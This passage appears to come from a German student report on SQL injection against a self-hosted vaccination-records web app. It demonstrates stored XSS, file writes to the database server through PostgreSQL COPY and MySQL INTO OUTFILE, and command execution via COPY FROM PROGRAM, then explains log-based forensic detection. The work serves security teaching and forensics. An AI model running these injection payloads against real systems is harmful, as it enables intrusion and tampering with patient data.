Somit hat ein Angreifer auch die Möglichkeit, Schadcode oder anderen Programmcode auf ein Ziel-System einzuschleusen.

4.6.2 PostgreSQL

Da in den Tabellen teilweise NOT NULL angegeben ist, muss der Befehl abgeändert werden. Ebenfalls konnten wir Probleme feststellen, wenn Spalten eine Auswahlmöglichkeit (ENUM) besitzen.

In der Tabelle Impforganisation ist kein ENUM enthalten – Vorab wird der Inhalt (Spaltennamen) der Tabellen geprüft, damit die Spalten korrekt befüllt werden können:

Befehl: '; SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public'); --


Wie in Abschnitt 4.2.2 werden alle Tabellen und Spalten angezeigt.

Nun konnten wir die Spaltennamen der Tabelle Impforganisation in Erfahrung bringen:

- Impforganisation_id
- Organisation
- Adresse
- Hausnummer
- Plz
- Telefon

Aus den gewonnenen Informationen wird der Befehl angepasst – In der Spalte zwei (Organisation) wird der Programmcode mit einem Alert eingefügt.

Befehl: '; insert into Impforganisation values (1234, '<script>alert("Wir haben eure Daten gestohlen!")</script>', 'Tollestrasse', 2, 51103, 0); SELECT * FROM Impforganisation; --



Als Ergebnis wird wie erwartet das Popup-Fenster mit der Meldung angezeigt.

Ebenfalls soll auch in PostgreSQL der Versuch unternommen werden Schadcode über SQLi durch die Datenbank direkt auf dem Betriebssystem in Form einer Datei abzulegen.

Hierzu wird folgender Befehl mit der COPY Anweisung konstruiert:

Befehl: '; COPY (SELECT 'Kostenloser Schadcode fuer alle') to '/var/lib/postgresql/schadcode.sh'; ; --.´

Der Schadcode wird über die Anweisung im Formular eingeschleust:

Patienten

'; COPY (SELECT 'Kostenloser Schadcode fuer alle') to '/var/lib/postgresql/schadcode.sh'; ;--.' Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
Schwarz	Christine	1984-05-03	actimonda
Baumann	Genoveva	1970-04-17	AKA
Schubert	Klaus	1990-02-12	Audi BKK Ost

Eine Fehlermeldung wird nach dem Absetzen des Befehls angezeigt, die aufweist das keine anzuzeigenden Zeilen nach dem Ausführen vorhanden sind und die Anweisung beendet wurde.

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

Um nun zu prüfen, ob der Schadcode im System eingeschleust wurde, wird per CLI auf den PostgreSQL Docker zugegriffen und dort wird nach der Datei schadocode.sh im Pfad /var/lib/postgres/ gesucht.

```
root@752c1b91b181:/var/lib/postgresql# ll
total 20K
784621 4.0K drwxr-xr-x  1 postgres postgres 4.0K Feb 20 19:06 .
784620 8.0K drwxr-xr-x  1 root     root     4.0K Feb 14 22:09 ..
560221 4.0K drwx------ 19 postgres postgres 4.0K Feb 20 18:45 data
784945 4.0K -rw-r--r--  1 postgres postgres   32 Feb 20 19:06 schadcode.sh
root@752c1b91b181:/var/lib/postgresql#
```

Die Datei ist vorhanden und es fehlt nur noch die Bestätigung, dass der Inhalt der Datei mit dem eingegebenen Schadcode „Kostenloser Schadcode für alle“ identisch ist, wie im folgenden Screenshot zu sehen ist:


```
root@752c1b91b181:/var/lib/postgresql# head schadcode.sh
Kostenloser Schadcode fuer alle
root@752c1b91b181:/var/lib/postgresql#
```

Somit konnte auf PostgreSQL erfolgreich Schadcode auf das Betriebssystem eingeschleust werden.

4.6.3 MariaDB (Cloud)

Durch die Einschleusung des Parameters <script>alert("Hello Friend... You've been hacked!")</script> in der Injection wird über die Abfrage ausführbarer Code eingeschleust:

Befehl: '; INSERT INTO Patienten VALUES (1,'<script>alert("Hello Friend... You've been hacked!")</script>',3, 4); --




Im Ergebnis ist ein JavaScript Popup mit dem vormals eingegebenen Text zu sehen.


Wie in MySQL aufgezeigt, konnte ebenso auf der MariaDB Cloud Instanz über die Weboberfläche mit SQL Injection direkt auf das zugrundeliegende Betriebssystem der Datenbank zugegriffen und eine Dateioperation durchgeführt werden. Es wäre somit möglich auch hier Schadcode einzuschleusen um Datenmanipulationen, Kompromittierungen oder eine Persistenz des Angreifers mit einer „Reverse Shell“ auf das Betriebssystem der Datenbank zu ermöglichen.

Die SQL Injection kann wie folgt durchgeführt werden:

Befehl: ;' UNION SELECT "Some evil code to pwn your system","","","","" into OUTFILE '/var/lib/mysql/evilcode.sh'; --



Es erscheint eine Fehlermeldung der „sqlalchemy“ Engine die allerdings nur besagt, dass der vorhergehende Befehl keine Zeilen zurückgegeben hat und geschlossen wurde.



Um zu verifizieren, ob die Datei „evildocde.sh“ mit dem vermeintlichen Schadcode erfolgreich auf dem zugrundeliegenden Betriebssystem der Datenbankinstanz erstellt wurde, wird das Zielverzeichnis /var/lib/mysql/ auf Vorhandensein der Datei untersucht.

```
root@f9bb8bbbf939:/var/lib/mysql# ll
total 123344
drwxr-xr-x 6 mysql mysql      4096 Feb 20 17:58 ./
drwxr-xr-x 1 root  root       4096 Feb  2 03:46 ../
-rw-rw---- 1 mysql mysql    417792 Feb 20 15:58 aria_log.00000001
-rw-rw---- 1 mysql mysql        52 Feb 20 15:43 aria_log_control
-rw-rw---- 1 mysql mysql         9 Feb 20 15:43 ddl_recovery.log
-rw-r--r-- 1 mysql mysql        38 Feb 20 17:52 evilcode.sh
-rw-rw---- 1 mysql mysql      1516 Feb 20 15:43 ib_buffer_pool
-rw-rw---- 1 mysql mysql 100663296 Feb 20 17:52 ib_logfile0
-rw-rw---- 1 mysql mysql  12582912 Feb 20 15:43 ibdata1
-rw-rw---- 1 mysql mysql  12582912 Feb 20 15:43 ibtmp1
drwx------ 2 mysql mysql      4096 Feb 20 15:43 impfung/
-rw-rw---- 1 mysql mysql         0 Feb 20 15:43 multi-master.info
drwx------ 2 mysql mysql      4096 Feb 20 15:43 mysql/
drwx------ 2 mysql mysql      4096 Feb 20 15:43 performance_schema/
drwx------ 2 mysql mysql     12288 Feb 20 15:43 sys/
root@f9bb8bbbf939:/var/lib/mysql#
```

Durch Anzeigen des Inhalts der Datei „evilcode.sh“ kann des Weiteren bestätigt werden, dass der Schadcode „Some evil code to pwn your system“ korrekt in die Datei geschrieben wurde.

```
root@f9bb8bbbf939:/var/lib/mysql# more evilcode.sh
Some evil code to pwn your system
root@f9bb8bbbf939:/var/lib/mysql#
```

5. Aufarbeitung und forensische Auswertung


In der forensischen Auswertung werden nicht nur Daten in einem DBMS selbst untersucht, sondern auch Daten, welche auf dem System/Server oder in anderen Programmen selbst hinterlassen wurden. Bei Angriffen, bei denen keine Daten verändert, hinzugefügt oder gelöscht werden, ist die Nachvollziehbarkeit solcher Angriffe in einem DBMS kaum bis gar nicht möglich. Besonders beim Ausspähen von Daten werden keine Daten verändert/hinzugefügt oder gelöscht. Um auch solche Angriffe erkennen zu können, gibt es Wege und Möglichkeiten diese auch im Nachhinein untersuchen zu können. Wir zeigen dabei einmal auf, wie die Datenbankprotokolle im Nachhinein aktiviert werden (MySQL und PostgreSQL) und einmal, wie die Protokolle vorab in der YAML-Datei vor der Docker-Installation am Beispiel von MariaDB aktiviert werden.

In dieser Ausarbeitung stellen wir folgende Möglichkeiten der forensischen Auswertung vor:

- Webserverprotokolle
- Datenbankprotokolle
- Datenbankausführungspläne
- Transaktionsprotokolle

5.1 Webserverprotokolle

In der Docker-Umgebung von Herrn Häuser können alle SQL-Anweisungen aus dem Log der Python App entnommen werden. Innerhalb der Docker-Umgebung werden die verfügbaren und laufenden Container angezeigt. Über den Container kann auf die Webserverprotokolle zugegriffen werden.



Aus den Webserverprotokollen ist zu entnehmen, dass alle SQL-Anweisungen in der Docker-Umgebung als GET-Parameter versendet wurden.

Zusätzlich zu den genauen SQL-Anweisungen können auch die IP-Adresse sowie ein Zeitstempel aus den Logs entnommen werden. Dabei handelt es sich um so genannte Meta-Daten. Anhand dieser Meta-Daten kann ein Angriff näher eingrenzt werden.

```
sqlinjectionhh10-v5-app-1       | (Background on this error at: http://sqlalche.me/e/13/e3q8)
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=debugger.js HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=jquery.js HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=style.css HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=ubuntu.ttf HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:03] "GET /impfungsort?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:22] "GET /impfungsort?search=%27%3B+SELECT+Arzt_ID%2C+Fachrichtung%2C+Nachname%2C+Vorname+FROM+Aerzte%3B+-- HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:15:31] "GET /impfungsort?search=%27%3B+SELECT+Impfstoffart%2C+Impfstoffhersteller%2C+Impfstoffname%2C+Verfallsdatum+FROM+Impfbestand%3B+-
- HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:16:46] "GET /impfungsort?search=%27%3B+SELECT+Nachname%2C+Adresse%2C+E_Mail%2C+Versichertennummer+FROM+Patienten%3B+-- HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:17:13] "GET /impfungsort?
search=%27%3B+DROP+TABLE+IF+EXISTS+hilfstabelle%3B+CREATE+TABLE+hilfstabelle%28t+text%29%3B+COPY+hilfstabelle+FROM+PROGRAM+%27psql+-c+%22CREATE+DATABASE+testdb%22%27%3B+SELECT+*+FROM+hilfstabelle%3B+--
%27 HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:17:21] "GET /impfungsort?search=%27%3B+SELECT+datname+FROM+pg_database%3B+-- HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 10:17:41] "GET /impfungsort?
search=%27%3B+DROP+TABLE+IF+EXISTS+hilfstabelle%3B+CREATE+TABLE+hilfstabelle%28t+text%29%3B+COPY+hilfstabelle+FROM+PROGRAM+%27psql+-c+%22DROP+DATABASE+testdb%22%27%3B+SELECT+*+FROM+hilfstabelle%3B+--
%27 HTTP/1.1" 200 -
sqlinjectionhh10-v5-app-1       | 172.24.0.1 - - [17/Feb/2022 14:20:41] "GET /presentation HTTP/1.1" 200 -
```

Die Überprüfung von Log-Dateien zeigt aber nicht nur vergangene SQL-Anweisungen, sondern offenbart auch, ob ein Datenabfluss stattgefunden hat. An welche Daten konnte der Angreifer gelangen und mit welchen SQL-Anweisungen wurde das System kompromittiert? Anhand dieser Logs können somit auch Schwachstellen am eigenen System entdeckt und beseitigt werden.

5.2 Datenbankprotokolle

Um mögliche Angriffe auf ein DBMS nachvollziehen zu können, verfügen die Datenbankmanagementsysteme ähnlich wie der Webserver über eigene Protokolle (Logfiles). In diesen Logfiles werden u.a. SQL-Anweisungen aufgezeichnet. Der Vorteil gegenüber der Webserverprotokolle liegt auf der Hand – Während der Webserver neben den Anweisungen auch viele anderen Daten protokolliert, werden in den Logfiles der DBMS Änderungen der Datenbank und der Daten selbst gespeichert. Je nach DBMS können Anweisungen (Querys) und Fehler (Errors) getrennt protokolliert werden.

Im Standard sind sowohl in den Datenbanktypen PostgreSQL als auch MySQL und MariaDB ausschließlich Protokolle im Binärformat aktiv. In diesen Protokollen werden sämtliche Datenbankänderungen sowohl an den Daten selbst, als auch an der Datenbankstruktur mit den entsprechenden Metadaten geschrieben.

Diese Protokolle (auch Undo- und Redo- oder Replikationslogs genannt) haben den Zweck die Datenbank auf andere Instanzen zu replizieren, Wiederherstellungen zu ermöglichen oder bestimmte Änderungen an der Datenbank nachvollziehbar zu machen. Somit sind diese u.a. auch ausgezeichnet dafür geeignet sämtliche Änderungen an der Datenbank forensisch nachzuvollziehen.

Da diese Protokolle im Standard im Binärformat abgelegt werden, können die Protokolle auch nur im jeweiligen Datenbankkontext, mit entsprechenden speziellen Tools auf den Datenbank-Hostsystemen (mysqlbinlog, pg_xlogdump, etc.) oder mit Drittanbietertools (DB-Visualizer, xways) ausgelesen werden.

Um den Zugriff auf diese Protokolle zu gewährleisten und diese lesbar zu machen, werden im Folgenden Anpassungen durchgeführt und aufgezeigt, wie diese Logfiles in den jeweiligen Docker-Containern aktiviert werden. Anschließend wird aufgezeigt, wo sich die Logfiles befinden, und zum Abschluss werden die Logfiles auf mögliche Angriffe untersucht.

5.2.1 Datenbankprotokolle MySQL

In MySQL wird in im weiteren Verlauf das “general Logfile“ aktiviert. Dies ist eine exakte lesbare Kopie des binären Logfiles. In der Regel wird dies nur kurzzeitig dann aktiviert, wenn Prüfungen oder Fehler analysiert werden sollen, da dies zu Performanz-Auslastungen führen kann.

Um die Logfiles in MySQL auslesen und abrufen zu können, muss zuerst über den Container die CLI als Bash gestartet werden.

Anschließend wird die Datei mysql.log im Verzeichnis /var/log angelegt und für den User mysql berechtigt.

```
docker exec -it e2106710551ac339d8116ad72fae4c93d342cba77154f45a7af2cdd0ebac2215 /bin/sh
root@e2106710551a:/var/log# echo > mysql.log
root@e2106710551a:/var/log# chown mysql mysql.log
root@e2106710551a:/var/log# ls -l
total 364
-rw-r--r-- 1 root  root   2486 Jan 27 00:58 alternatives.log
drwxr-xr-x 1 root  root   4096 Jan 27 00:58 apt
-rw-rw---- 1 root  utmp      0 Jan 25 00:00 btmp
-rw-r--r-- 1 root  root  32738 Jan 27 00:58 dpkg.log
-rw-r--r-- 1 root  root  32000 Jan 27 00:56 faillog
-rw-rw-r-- 1 root  utmp 292000 Jan 27 00:56 lastlog
-rw-r--r-- 1 mysql root      1 Feb 16 17:47 mysql.log
-rw-rw-r-- 1 root  utmp      0 Jan 25 00:00 wtmp
root@e2106710551a:/var/log#
```

Mit einer anschließenden Überprüfung der Berechtigungen wird sichergestellt, dass der User mysql nun Schreibrechte auf die neu erstellte mysql.log Datei besitzt.

Die CLI des MySQL-Containers wird erneut geöffnet – Jetzt erfolgt die Anmeldung an Benutzer mysql.

Damit das Logging in MySQL aktiviert wird, muss vorab noch der Pfad des Logfiles angegeben werden. Anschließend wird der Parameter auf „on“ gesetzt.

Befehl 1: SET global general_log_file='/var/log/mysql.log';

Befehl 2: SET global log_output = 'file' ;

Befehl 3: SET global general_log = on;

```
docker exec -it e2106710551ac339d8116ad72fae4c93d342cba77154f45a7af2cdd0ebac2215 /bin/sh
# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.28 MySQL Community Server - GPL

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SET global general_log_file='/var/log/mysql.log';
Query OK, 0 rows affected (0.00 sec)

mysql> SET global log_output = 'file';
Query OK, 0 rows affected (0.00 sec)

mysql> SET global general_log = on;
Query OK, 0 rows affected (0.01 sec)

mysql>
```

Nun ist das „general logging“ für MySQL aktiviert und kann für die Verfolgung oder Sichtung von möglichen Angriffen eingesehen werden.

```
docker exec -it e2106710551ac339d8116ad72fae4c93d342cba77154f45a7af2cdd0ebac2215 /bin/sh
2022-02-16T17:52:33.626710Z        14 Query     set autocommit=0
root@e2106710551a:/var/log# cat mysql.log

/usr/sbin/mysqld, Version: 8.0.28 (MySQL Community Server - GPL). started with:
Tcp port: 3306  Unix socket: /var/run/mysqld/mysqld.sock
Time                 Id Command    Argument
2022-02-16T17:52:06.920682Z        11 Connect   root@172.24.0.5 on impfung using SSL/TLS
2022-02-16T17:52:06.920901Z        11 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-16T17:52:06.921007Z        11 Query     SET NAMES utf8mb4
2022-02-16T17:52:06.921113Z        11 Query     set autocommit=0
2022-02-16T17:52:06.921525Z        11 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%%' ORDER BY k.KV_Name
2022-02-16T17:52:14.911891Z        12 Connect   root@172.24.0.5 on impfung using SSL/TLS
2022-02-16T17:52:14.912168Z        12 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-16T17:52:14.912315Z        12 Query     SET NAMES utf8mb4
2022-02-16T17:52:14.912442Z        12 Query     set autocommit=0
2022-02-16T17:52:14.912884Z        12 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%';
2022-02-16T17:52:14.913255Z        12 Query     CREATE DATABASE Vorstand;
2022-02-16T17:52:23.456369Z        13 Connect   root@172.24.0.5 on impfung using SSL/TLS
2022-02-16T17:52:23.456992Z        13 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-16T17:52:23.457231Z        13 Query     SET NAMES utf8mb4
2022-02-16T17:52:23.457362Z        13 Query     set autocommit=0
2022-02-16T17:52:23.458010Z        13 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;
2022-02-16T17:52:33.626058Z        14 Connect   root@172.24.0.5 on impfung using SSL/TLS
2022-02-16T17:52:33.626332Z        14 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-16T17:52:33.626620Z        14 Query     SET NAMES utf8mb4
2022-02-16T17:52:33.626710Z        14 Query     set autocommit=0
2022-02-16T17:52:33.627189Z        14 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%';
2022-02-16T17:52:33.627526Z        14 Query     CREATE TABLE `Vorstand`.`Chef`(`Name` VARCHAR(10)) ENGINE = MYISAM;
2022-02-16T17:52:42.011820Z        15 Connect   root@172.24.0.5 on impfung using SSL/TLS
2022-02-16T17:52:42.012042Z        15 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-16T17:52:42.012146Z        15 Query     SET NAMES utf8mb4
2022-02-16T17:52:42.012227Z        15 Query     set autocommit=0
2022-02-16T17:52:42.012616Z        15 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%';
2022-02-16T17:52:42.012966Z        15 Query     INSERT INTO `Vorstand`.`Chef` (`Name`)VALUES ('Haeuser');
2022-02-16T17:52:42.015347Z        11 Query     rollback
2022-02-16T17:52:47.246652Z        11 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung
 k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%asd' UNION SELECT Name, 2, 3, 4 FROM Vorstand.Chef;
root@e2106710551a:/var/log#
```

Wie dem Logfile zu entnehmen ist, werden neben den Anweisungen auch die Meta-Daten der Angriffe gespeichert.

5.2.2 Datenbankprotokolle PostgreSQL

Analog zu MySQL findet in PostgreSQL das sog. WAL (Write-Ahead-Logging) statt. Es handelt sich hierbei um ein Verfahren des Datenbanksystems um Atomarität und Dauerhaftigkeit von Transaktionen zu gewährleisten. Sämtliche Modifikationen sowohl an den Daten als auch an der Architektur der Datenbank werden, bevor diese festgeschrieben (commited) werden, protokolliert.

Die WAL Logs sind ebenfalls im Binärformat vorhanden und im Standard aktiv. Es sind jedoch noch weitere Maßnahmen in PostgreSQL erforderlich um Inhalte dieser Protokolle abrufen und lesen zu können. Hierzu müssen ebenfalls wie bei MySQL erst einmal einige Änderungen vorgenommen werden. Dafür wird wie folgt vorgegangen:

Die CLI des PostgreSQL-Containers öffnen und die Bash aktivieren. Anschließend zur Datei /var/lib/postgresql/data/postgresql.conf navigieren.

Da kein Editor in der Umgebung installiert ist, wird zuerst noch die VIM installiert. Anschließend kann die Datei mit dem VIM angepasst werden.

```
docker exec -it ccfedd36330e756171669a659fc3222fed26af537a24da37edeff5ad477680ac /bin/sh
update-alternatives: warning: skip creation of /usr/share/man/it/man1/ex.1.gz because associated file /usr/share/man/it/
man1/vim.1.gz (of link group ex) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/ja/man1/ex.1.gz because associated file /usr/share/man/ja/
man1/vim.1.gz (of link group ex) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/pl/man1/ex.1.gz because associated file /usr/share/man/pl/
man1/vim.1.gz (of link group ex) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/ru/man1/ex.1.gz because associated file /usr/share/man/ru/
man1/vim.1.gz (of link group ex) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/man1/ex.1.gz because associated file /usr/share/man/man1/v
im.1.gz (of link group ex) doesn't exist
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/editor (editor) in auto mode
update-alternatives: warning: skip creation of /usr/share/man/da/man1/editor.1.gz because associated file /usr/share/man
/da/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/de/man1/editor.1.gz because associated file /usr/share/man
/de/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/fr/man1/editor.1.gz because associated file /usr/share/man
/fr/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/it/man1/editor.1.gz because associated file /usr/share/man
/it/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/ja/man1/editor.1.gz because associated file /usr/share/man
/ja/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/pl/man1/editor.1.gz because associated file /usr/share/man
/pl/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/ru/man1/editor.1.gz because associated file /usr/share/man
/ru/man1/vim.1.gz (of link group editor) doesn't exist
update-alternatives: warning: skip creation of /usr/share/man/man1/editor.1.gz because associated file /usr/share/man/ma
n1/vim.1.gz (of link group editor) doesn't exist
Processing triggers for libc-bin (2.31-13+deb11u2) ...
root@ccfedd36330e:/var/lib/postgresql/data# vim postgresql.conf
root@ccfedd36330e:/var/lib/postgresql/data#
```

In der Datei postgresql.conf im Bereich REPORTING & LOGGING müssen folgende Parameter angepasst werden:

```
log_statement = 'all'
log_directory = 'pg_log'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
logging_collector = on
log_min_error_statement = error
```

Die Änderungen werden gespeichert und der Editor wieder geschlossen.

Werden nun SQL-Anweisungen durchgeführt, so werden verschiedene weitere Logfiles angelegt. Diese

werden wie in den Parametern mit dem Dateinamen **postgresql-%Y-%m-%d_%H%M%S.log** angelegt und können jederzeit überprüft werden.

Im Dateipfad /vat/lib/postgresql/data/logs werden mit ls -l alle enthaltenden Dateien angezeigt.

Mi dem Befehl cat *Dateiname* wird der Inhalt der Datei in der Konsole angezeigt:

```
docker exec -it ccfedd36330e756171669a659fc3222fed26af537a24da37edeff5ad477680ac /bin/sh
root@ccfedd36330e:/var/lib/postgresql/data/logs# ls -l
total 24
-rw------- 1 postgres postgres  645 Feb 16 17:12 postgresql-2022-02-16_171245.log
-rw------- 1 postgres postgres  747 Feb 16 17:27 postgresql-2022-02-16_171246.log
-rw------- 1 postgres postgres  906 Feb 16 17:57 postgresql-2022-02-16_172801.log
-rw------- 1 postgres postgres  181 Feb 16 18:02 postgresql-2022-02-16_180206.log
-rw------- 1 postgres postgres  570 Feb 17 10:11 postgresql-2022-02-17_000000.log
-rw------- 1 postgres postgres 3354 Feb 17 10:17 postgresql-2022-02-17_101146.log
